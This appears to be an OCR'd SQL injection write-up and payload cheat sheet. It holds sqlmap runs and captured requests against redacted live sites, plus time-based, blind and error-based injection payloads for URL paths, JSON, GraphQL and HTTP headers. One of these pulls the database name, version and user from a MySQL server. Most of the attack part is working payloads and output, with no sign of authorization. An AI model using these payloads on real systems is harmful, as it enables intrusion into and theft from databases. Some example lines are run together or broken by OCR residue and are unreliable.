root@vs85647:~/[redacted]# sqlmap -r sk3.txt -v 3 -p "email" --time-sec=10 --current-db --tamper=between

                 {1.0.4.0#dev}

                 http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
e not responsible for any misuse or damage caused by this program

[*] starting at 19:27:26

[19:27:26] [INFO] parsing HTTP request from 'sk3.txt'
[19:27:26] [DEBUG] not a valid WebScarab log data
[19:27:26] [DEBUG] cleaning up configuration parameters
[19:27:26] [INFO] loading tamper script 'between'
[19:27:26] [DEBUG] setting the HTTP timeout
[19:27:26] [DEBUG] creating HTTP requests opener object
[19:27:26] [WARNING] provided value for parameter 'email' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[19:27:26] [DEBUG] provided parameter 'email' is not inside the Cookie
[19:27:26] [INFO] resuming back-end DBMS 'mysql'
[19:27:26] [DEBUG] resolving hostname 'www.[redacted]
[19:27:26] [INFO] testing connection to the target URL
[19:27:27] [DEBUG] declared web page charset 'iso-8859-1'
sqlmap got a 301 redirect to 'https://www.[redacted]'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
[19:27:30] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
```

MSSQL blind Sql injection (time based):

email=test@gmail.com' WAITFOR DELAY '0:0:5'--



Register:

Customer number d. Dealer (always numerically, possibly also with a leading zero):

test

First name:

test

Surname:


test

personal company email address (yourname@company.de):

test@gmail.com' WAITFOR

Password (8-10 letters and / or numbers), **please make sure to remember** ,
is saved in encrypted form and cannot be reproduced:

Asdadasdas




Request:


```
POST /Register.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 652
Origin: https://[redacted]
Connection: close
Referer: https://[redacted]
Cookie: _gcl_au=1.1.1065104283.1605217765; _ga=GA1.2.7641118.1605217767; mmapi.store.p.0=
%7B%22mmparams.d%22%3A%7B%7D%2C%22mmparams.p%22%3A%7B%22pd%22%3A%221637827462293%7C%5C%227519
36058%7CAgAAAApVBACQ33q%2FyBM%2BkAADcGh4ARIAAUIAeOOpUwIACB4EuBiR2EhkvZfOVIfYSAAAAAD%2F%2F%2F%
2F%2F%2F%2F%2F%2F%2FwAGRGlyZWN0AdUTAQABAAAAAAAAAP%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2
FwEAEzgBALJUahLPyBMAC8sAAAXIE9UT%2F%2F8CAAABAAAAAAFPFQMAUPEDAAAAAAAAAAFF%5C%22%22%2C%22bid%22
%3A%221606292061914%7C%5C%22prodphxcgeu06%5C%22%22%2C%22srv%22%3A%221637827462302%7C%5C%22pro
dphxcgeu06%5C%22%22%7D%2C%22mmengine%22%3A%7B%22lightbox1585127063296persistData%22%3A%221637
827484119%7C%5C%22%7B%5C%5C%5C%22lastShown%5C%5C%5C%22%3A%5C%5C%5C%222020-11-25T08%3A04%3A44.
106Z%5C%5C%5C%22%2C%5C%5C%5C%22wasDismissed%5C%5C%5C%22%3Afalse%2C%5C%5C%5C%22displayedCount%
5C%5C%5C%22%3A1%7D%5C%22%22%7D%7D; _et_coid=5934a7b8ad45752b2f7d231c9812fa70
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=
hcyxD5d7%2BosBs7ztm7PNdH5ZE6iwJVD7PAK9izJ6rna7M4wA5LrUqTjBhd8QwEGgcA1ETSEd2hSc4gMuocW2BM4NHwA
%3D&__VIEWSTATEGENERATOR=799CC77D&__VIEWSTATEENCRYPTED=&__EVENTVALIDATION=
STrmYS45jhlbuXbkWMMXdnq3qDtmeLikciM4jEOvNLI78Lw3V9aLnr61Pz7JLcUOoOxumc9m2r%2F76%2B%2FSPcepOiB
2JDdXZKjle8oOSdq2E2a99EzcZUALcsC91Z5OtdonJmzYr9mytb%2F0ZctpCe5HJ%2F%2FqExKbm4nqDdcYw%2BHDUfxZ
GOuHANUfPKHaBaSxBaaxRKIHVOI1HR4oa1%2FT9bhSu7ugCJBQ4zzumy5aDU7WrXjeJhKKx2TrAmDqFWWkHDifwCrizA%
3D%3D&txtCustomernumber=test&txtPrename=test&txtSurname=test&txtEmail=
test%40gmail.com%27+WAITFOR+DELAY+%270%3A0%3A5%27--&txtPassword=Asdadasdas&btnSend=Join+Now+
```

Response:


```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 29 Dec 2020 16:46:59 GMT
Connection: close
Content-Length: 3420

<!DOCTYPE html>
<html>
  <head>
    <title>
      Runtime Error
    </title>
    <meta name="viewport" content="width=device-width" />
    <style>
      body{
        font-family:"Verdana";
        font-weight:normal;
        font-size:.7em;
        color:black;
      }
      p{
        font-family:"Verdana";
        font-weight:normal;
        color:black;
        margin-top:-5px
      }
      b{
        font-family:"Verdana";
        font-weight:bold;
        color:black;
        margin-top:-5px
      }
      H1{
        font-family:"Verdana";
        font-weight:normal;
        font-size:18pt;
        color:red
      }
      H2{
        font-family:"Verdana";
        font-weight:normal;
        font-size:14pt;
        color:maroon
```



```
root@vs85647: ~/[redacted]
GNU nano 2.5.3                    File: tech.txt                    Modified

POST /Register.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 632
Origin: [redacted]
Connection: close
Referer: https://[redacted]
Cookie: _et_coid=854f1fd2e2fa8b9b119e364f52beb123
Upgrade-Insecure-Requests: 1

$oPzw0TC0duA3ARMZy8Lg%3D%3D&txtCustomernumber=test&txtPrename=test&txtSurname=test&txtEmail=test%40gmail.com&txtPassword=Asdadasdas&btnSend=jetzt+registrieren

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No           ^C Cancel
```



```
root@vs85647: ~/[redacted]
root@vs85647:~/[redacted]# sqlmap -r tech.txt -v 3 -p "txtEmail" --time-sec=10 --current-db

                  {1.0.4.0#dev}

                  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:23:07

[14:23:07] [INFO] parsing HTTP request from 'tech.txt'
[14:23:07] [DEBUG] not a valid WebScarab log data
[14:23:07] [DEBUG] cleaning up configuration parameters
[14:23:07] [DEBUG] setting the HTTP timeout
[14:23:07] [DEBUG] creating HTTP requests opener object
[14:23:07] [DEBUG] provided parameter 'txtEmail' is not inside the Cookie
[14:23:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[14:23:07] [DEBUG] resolving hostname '[redacted]'
[14:23:07] [INFO] testing connection to the target URL
[14:23:07] [DEBUG] declared web page charset 'utf-8'
sqlmap got a 302 redirect to 'https://[redacted]/Register.aspx'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
```




```
krUzaSZu5qFWB4eQOnr7tJTN8z1RWvAcm2bTYqyxeMRFop2tD5TVRSzS7Lr2x/ROBMHjiLh9R6vKrzUThkDI50waQ0139lkbBdwFIl3KbSR9a8emu7Xpu0CZVaXjTlL6eKVspiM 2MhTk2G7PHDnVAHojsONZWhkN00E2g
Er9wA0fEnYKNGoJrrQEcEcwTc6SAHnBscAqv35TtFrpc12R9TcLsGIwPHA5tFJtAr 8yqCLHn4wZBgt7HhGnDqlx/hg9bUwcKCN2/WAF6tUexZ4gX6h6m96JMswGrbmV1NT47YQiY1si GAQkPlkCGOkqMjU9nrmbgIeWI
NhCgfWHvTu4WgXJrDj702eub5lyqJhr8LsYmjZDB1nLNSmV/djNyDtJQx74OPg9xH81mG8K2W wkqiL2TTAc2lQY9ETc3G9ZqYny4dw==&__VIEWSTATEGENERATOR=799CC77D&__VIEWSTATEENCRYPTED=&__EVENTV
ALIDATION=jkyrC8TRGvU1t0H91nTqrTjjEG854vWPgTKuNiz/o/SscsJYyZrC3RVDB/tSRG FIT1yTW9w5JS3UbAbpw/g6RVi5tvPQwmC6xuReCLEgFnRv7qnFHpBWVmZBU89kur8f36LTwHEag35amQZm8xexZD7Er2u
BgzuoUH3sJBJpQjMNWB/46w7yTjbajx29TR/nk7e0Lbjzy3y2jhyNdZYiGRxjpr2B994pmRD opKnXWjDbIeURWpwJepPEvV9ln5cok7IQ==&txtCustomernumber=test&txtPrename=test&txtSurname=test&tx
tEmail=test@gmail.com';WAITFOR DELAY '0:0:10'--&txtPassword=Asdadasdas&btnSend=jetzt registrieren
    Vector: ;IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (comment)
    Payload: __EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=v y7X6STW4HLPNLFiCT 1pue/8J6pmcROEyztYcfAuvhgLgT/5iNDNL1 WK5AQ0NnVbHWbqyQkf pHBG4DLTxWWX1iZucn3ASWLmVrp39AU7o
FYyyrBZTwVpe9DTlvNSS1O8Jleaz/anDKFPOKmTKJ6kTvKdZccM/nqDthXhj/vA72wkwMUZb6NXpI/zn53vaXaVsAIFkDNpJqUO9xd i G6eDtnlKCWid/T3adxgERDCPyOx/sH1PjNweKya40NX1ajSVwqHidjFq qJM3
krUzaSZu5qFWB4eQOnr7tJTN8z1RWvAcm2bTYqyxeMRFop2tD5TVRSzS7Lr2x/ROBMHjiLh9R6vKrzUThkDI50waQ0139lkbBdwFIl3KbSR9a8emu7Xpu0CZVaXjTlL6eKVspiM 2MhTk2G7PHDnVAHojsONZWhkN00E2g
Er9wA0fEnYKNGoJrrQEcEcwTc6SAHnBscAqv35TtFrpc12R9TcLsGIwPHA5tFJtAr 8yqCLHn4wZBgt7HhGnDqlx/hg9bUwcKCN2/WAF6tUexZ4gX6h6m96JMswGrbmV1NT47YQiY1si GAQkPlkCGOkqMjU9nrmbgIeWI
NhCgfWHvTu4WgXJrDj702eub5lyqJhr8LsYmjZDB1nLNSmV/djNyDtJQx74OPg9xH81mG8K2W wkqiL2TTAc2lQY9ETc3G9ZqYny4dw==&__VIEWSTATEGENERATOR=799CC77D&__VIEWSTATEENCRYPTED=&__EVENTV
ALIDATION=jkyrC8TRGvU1t0H91nTqrTjjEG854vWPgTKuNiz/o/SscsJYyZrC3RVDB/tSRG FIT1yTW9w5JS3UbAbpw/g6RVi5tvPQwmC6xuReCLEgFnRv7qnFHpBWVmZBU89kur8f36LTwHEag35amQZm8xexZD7Er2u
BgzuoUH3sJBJpQjMNWB/46w7yTjbajx29TR/nk7e0Lbjzy3y2jhyNdZYiGRxjpr2B994pmRD opKnXWjDbIeURWpwJepPEvV9ln5cok7IQ==&txtCustomernumber=test&txtPrename=test&txtSurname=test&tx
tEmail=test@gmail.com' WAITFOR DELAY '0:0:10'--&txtPassword=Asdadasdas&btnSend=jetzt registrieren
    Vector: IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'--
---
[14:23:11] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8 or 2012
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 8.0
back-end DBMS: Microsoft SQL Server 2012
[14:23:11] [INFO] fetching current database
[14:23:11] [INFO] resumed: WebData
[14:23:11] [DEBUG] performed 0 queries in 0.00 seconds
current database:    'WebData'
```

3.https://redact.com/page/payload
https://redact.com/page/value payload

Example:

https://redact.com/page/if(now()=sysdate(),sleep(3),0)/"XOR(if(now()=sysdate(),sleep(3),0))OR"/https://redact.com/(select(0)from(select(sleep(5)))v)%2f'+(select(0)from(select(sleep(5)))v)+'"https://redact.com/page/1 AnD SLEEP(5)https://redact.com/page/1' ORDER BY SLEEP(5)



```
GET /(select(0)from(select(sleep(5)))v)%2f'+(select(0)from(select(sleep(5)))v)+'" HTTP/1.1
Host: www.[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 29 Dec 2020 20:02:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.13
Set-Cookie: cmspecialist_session=292erc27eufoj3opatqduc17i8; path=/; secure; HttpOnly; SameS
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
strict-transport-security: max-age=15552000
X-Frame-Options: SAMEORIGIN
Content-Length: 15974
```

4.Blind Sql injection in json:

{payload}

[payload]

{value payload}

Example:

[-1+or+1%3d((SELECT+1+FROM+(SELECT+SLEEP(5))A))]{AnD SLEEP(5)}{1 AnD SLEEP(5)}{1' AnD SLEEP(5)--}{sleep 5}"emails":["AnD SLEEP(5)"]"emails":["test@gmail.com' OR SLEEP(5)#"]{"options":{"id":[],"emails":["AnD SLEEP(5)"],

5.**Blind Sql injection in Graphql:**

*{“operationName”:”pages”,”variables”:{“offset”:0,”limit”:10,”**sortc**”:”**name Payload**”,”sortrev”:false},”query”:”query pages($offset: Int!, $limit: Int!, $sortc: String, $sortrev: Boolean) {\n pages(offset: $offset, limit: $limit, sortc: $sortColumn, sortReverse: $sortReverse) {\n id\n n\n __typen\n }\n me {\n firstN\n lastN\n usern\n __typen\n }\n components {\n title\n __typen\n }\n templates {\n title\n __typen\n }\n fonts {\n n\n __typen\n }\n partners {\n id\n n\n banners {\n n\n __typen\n }\n __typen\n }\n}\n”}*

Example:

{"operationName":"pages","variables":{"offset":0,"limit":10,**"sortc":"name AND sleep(5)"**,"sortrev":false},"query":"query pages($offset: Int!, $limit: Int!, $sortc: String, $sortrev: Boolean) {\n pages(offset: $offset, limit: $limit, sortc: $sortColumn, sortReverse: $sortReverse) {\n id\n n\n __typen\n }\n me {\n firstN\n lastN\n usern\n __typen\n }\n components {\n title\n __typen\n }\n templates {\n title\n __typen\n }\n fonts {\n n\n __typen\n }\n partners {\n id\n n\n banners {\n n\n __typen\n }\n __typen\n }\n}\n"}

6.Http header based (Error based,Time Based):

Referer: https://https://redact.com/408685756payload

Cookie: _gcl_au=1.1.2127391584.1587087463paylaod

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87Payload

or


Referer: https://https://redact.com/408685756 payload

Cookie: _gcl_au=1.1.2127391584.1587087463 paylaod

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Payload

X-Forwarded-For: paylaod

Mysql Error Based:




```
GET /engine/security/ HTTP/1.1
Host: [redacted]
X-Forwarded-For: '||(SELECT '31337' FROM DUAL WHERE 31337=31337 AND (SELECT 31337 FROM(SELECT

COUNT(*),CONCAT(0x496e6a65637465642042792004c6567696f6e,0x7c,DATABASE(),0x7c,VERSION(),0x7c,US
ER(),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a))||'
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _gcl_au=1.1.1065104283.1605217765; _ga=GA1.2.7641118.1605217767; mmapi.store.p.0=
%7B%22mmparams.d%22%3A%7B%7D%2C%22mmparams.p%22%3A%7B%22pd%22%3A%221637827462293%7C%5C%227519
36058%7CAgAAAApVBACQ33q%2FyBM%2BkAADcGh4ARIAAUIAeOOpUwIACB4EuBiR2EhkvZfOVItYSAAAAAD%2F%2F%2F%
2F%2F%2F%2F%2F%2F%2F%2FwAGRGlyZWNOAdUTAQABAAAAAAAAAP%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2
FwEAEzgBALJUahLPyBMAC8mAAAXIE9UT%2F%2F8CAAABAAAAAAFPFQMAUPEDAAAAAAAAAAFF%5C%22%22%2C%22bid%22
%3A%221606292061914%7C%5C%22prodphxcgeu06%5C%22%22%2C%22srv%22%3A%221637827462302%7C%5C%22pro
dphxcgeu06%5C%22%22%7D%2C%22mmengine%22%3A%7B%22lightbox1585127063296persistData%22%3A%221637
827484119%7C%5C%22%7B%5C%5C%5C%22lastShown%5C%5C%5C%22%3A%5C%5C%5C%222020-11-25T08%3A04%3A44.
106Z%5C%5C%5C%22%2C%5C%5C%5C%22wasDismissed%5C%5C%5C%22%3Afalse%2C%5C%5C%5C%22displayedCount%
5C%5C%5C%22%3A1%7D%5C%22%22%7D%7D; _et_coid=5934a7b8ad45752b2f7d231c9812fa70; ITSG-WebServer=
91fdj7ugnprmd9fofmjvtnjgv7
Upgrade-Insecure-Requests: 1
```

```
lation: 1062 Duplicate entry 'Injected By Legion|db_zebra|5.7.28-0ubuntu0.18.04.4|zebra@localh

sLog->__construct('LOGIN', 'INVALID', '/var/www/html/q...', 'Invalid User Id...', 1, 0, 'INFO',
:Login()
```

Mysql Error Based

Mssql Error Based:



```
GET /[redacted].aspx?Page=1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]
Connection: close
Cookie: s_nr=1608393626900-Repeat; s_vnum=1609437600819%26vn%3D2; s_invisit=true; undefined_s
=First%20Visit; s_cc=true; s_ppv=100; s_sq=%5B%5BB%5D%5D; FSEGradeID=1 and 1=@@version --;
FSEDisciplineID=8; FSELNumberofLabs=1; FSELNumberofStations=8; FSELNumberofStudents=30
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
